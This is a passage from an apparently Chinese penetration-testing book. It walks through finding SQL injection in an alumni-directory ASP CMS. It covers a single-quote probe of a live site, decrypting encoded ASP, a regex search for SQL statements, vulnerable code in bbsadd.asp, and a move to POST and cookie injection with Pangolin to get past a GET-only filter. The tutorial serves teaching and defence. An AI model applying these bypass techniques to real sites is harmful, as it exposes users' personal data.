


图 4-28　提醒管理员更改密码以及做相应的安全处理

4.2　对某 CMS 一次安全检测和漏洞分析

在互联网快速发展的今天，每个公司或团体都会建立自己的网站，但由于各种原因，大多时候使用网上发布的一些CMS来构建自己的网站，但却很少人会关注自己使用的CMS是否安全。例如本案例中检测到的校友录漏洞，当被攻击者攻破，校友的个人信息将被泄露。

4.2.1　对某 CMS 的初步安全检查

1. 初步查看

打开需要检查的网站，如图 4-29 所示，感觉不错，界面也比较简洁。

2. 简单的安全测试

打开网站一看原来是个校友录，随便找个带参数的地方，加个单引号，http://www.**********.com/gg.asp?id=100'，返回的结果如图 4-30 所示。



图 4-29 网站页面




图 4-30 过滤单引号

很明显，程序做了防注入的处理，看来程序开发者安全意识，还是做了一些安全措施，不过后来证明，防注入也只是检测了 GET 方法，并未对 POST 和 COOKIE 做检测。正准

备测试 cookie 注入，这时 kiss 传了个源代码过来，有源代码就好办了，还是在本地测试安全，网上的毕竟是未经授权的安全检测，多少存在一些风险。

4.2.2 在本地进行安全测试

1. 搭建测试环境

把校友录的源代码复制到 IIS 的 Web 目录下，打开浏览器浏览 http://192.168.1.5/txl/试试，结果如图 4-31 所示。




图 4-31 校友录不支持组件

2. 安装组件

很显示，我本地服务器不支持它的组件，先看说明。在安装说明里有这么一句“组件安装方法，将该组件复制到 C:\WINDOWS\system32 里，并将此权限设置成允许网站访问组的完全控制权限。例如，将 everyone 设置成“完全控制”，然后在“开始/动行”中输入‘regsvr32 yvsy.dll’，卸载方式为‘regsvr32 yvsy.dll -u’”。照着它的方法注册了组件，如图 4-32 所示。

3. 搭建试验环境成功

注册成功后，再次浏览 http://192.168.1.5/txl/，如图 4-33 所示，一切正常了，后面开始检测该 CMS 的安全漏洞。




图 4-32 注册组件



图 4-33 正常浏览

4.2.3 挖掘并查找安全漏洞

1. 解密 CMS 源代码

使用 Editplus 编辑器打开CMS下的源代码，发现程序作者对部分源代码使用了 Encoder 加密，如图 4-34 所示。



图 4-34　部分加密代码

2. 解密源代码

为了方便查看原代码，首先对它们进行解密，到网上下载一个 ASP 脚本解密工具，打开，选择源代码所以目录，如图 4-35 所示。




图 4-35　使用 ASP 脚本解密工具对 ASP 脚本解密

点击“开始解密”，几秒钟就可以对文件夹下所有 Asp 文件解密。解密后的代码如图 4-36 所示。




图 4-36　解密后的源代码

说明：

（1）其实，使用 Encoder 对 ASP 脚本加密没什么必要，因为对于 ASP 脚本解密太简单了，与其花时间在加密脚本上，不如将时间花在编写更安全的代码上。

（2）什么是 Encoder 加密？

ASP Encoder 是微软想使 ASP 更好商业化而推出的一套算法，并推出了 Script Encoder1.0。一个命令行的脚本加密工具。Script Encoder 的特点是：它只加密页面中嵌入的脚本代码，其他部分，如 HTML 的 TAG 仍然保持原样不变。处理后的文件中被加密过的部分为只读内容，对加密部分的任何修改都将导致整个加密后的文件不能使用。Script Encoder 加密过的 ASP 文件还将使 Script Debugger 之类的脚本调试工具失效。

3. 查找 SQL 注入点

因为代码还挺多的，不想一个一个看，所以通过正则表达式来查找可能存在注入的文件，之后再慢慢看。打开 EditPlus，点击“搜索”->“在文件中查找”，弹出的对话框，查

找内容填写“((select|update|delete)+.*(from|set)+.*(where)+.*)”，文件类型填写“*.asp”，文件夹选择校友录所在的文件夹，再把“包含了文件夹”和“正则表达式”选项选上，如图 4-37 所示。




图 4-37　使用正则查找可能注入文件

此正则表达式的意思是查找文件夹下所有的 ASP 文件，如果包含 select、update 和 delete 这些 SQL 语句，就显示出来。只花了一秒钟，结果出来了，有 68 个文件使用到 SQL 语句。

在编写处理字符串的程序或网页时，经常会有查找符合某些复杂规则的字符串的需要。正则表达式就是用于描述这些规则的工具。换句话说，正则表达式就是记录文本规则的代码。很可能你使用过 Windows/DOS 下用于文件查找的通配符（wildcard），也就是*和?。如果你想查找某个目录下的所有的 Word 文档的话，你会搜索*.doc。在这里，*会被解释成任意的字符串。和通配符类似，正则表达式也是用来进行文本匹配的工具，只不过比起通配符，它能更精确地描述你的需求——当然，代价就是更复杂——比如你可以编写一个正则表达式，用来查找所有以 0 开头，后面跟着 2-3 个数字，然后是一个连字号“-”，最后是 7 或 8 位数字的字符串（像 010-12345678 或 0376-7654321）。

4．初审代码

（1）查看 app.asp 文件源代码

在查询结果中先查看 app.asp 文件，如图 4-38 所示。



图 4-38 app.asp 源代码

第二行 bid=clng(request("bid"))把 bid 的值转为 Long 子类型，如果 request 的值不为数字，则会出现错误。如图 4-39 所示。CLng 函数可返回表达式，此表达式已被转换为 Long 子类型的 Variant。




图 4-39 Clng 出错

> 注意：值的范围必须是在-2147483648 和 2147483647 之间。

（2）分析 bbsadd.asp 文件

于是继续分析下一个文件，bbsadd.asp 文件，第 406-409 行：

```
406  <%repquote=request("repquote")
407  if repquote<>"" then
408     rs.open "select userid,cantent from [bbs] where id="&repquote&"",
conn,1,1
409     reContent=obj.GetReContent(rs("cantent"))
```

很明显，repquote 参数未做任何过滤，直接放入 SQL 语句中，造成 SQL 注入。分析此文件得知，当引用别人的帖子回复时，触发此 SQL 注入。先浏览一下 http://192.168.1.4/txl/bbsadd.asp?aid=2&bid=3&action=reply&repquote=2，返回正常，如图 4-40 所示。



图 4-40　引用回复正常

再加个单引号 http://192.168.1.4/txl/bbsadd.asp?aid=2&bid=3&action=reply&repquote=2' 返回防注入的页面，我在源代码中一直找不到防注的代码，应该是存在它的组件中。看似没有办法注入了，但我们还有 POST 和 COOKIE 注入没有试，先试 POST 方法，直接把 URL 放到 pangolin 里，选择 POST，在高级选项里读取 cookie，点检测，一会，结果就出来了，如图 4-41 所示。

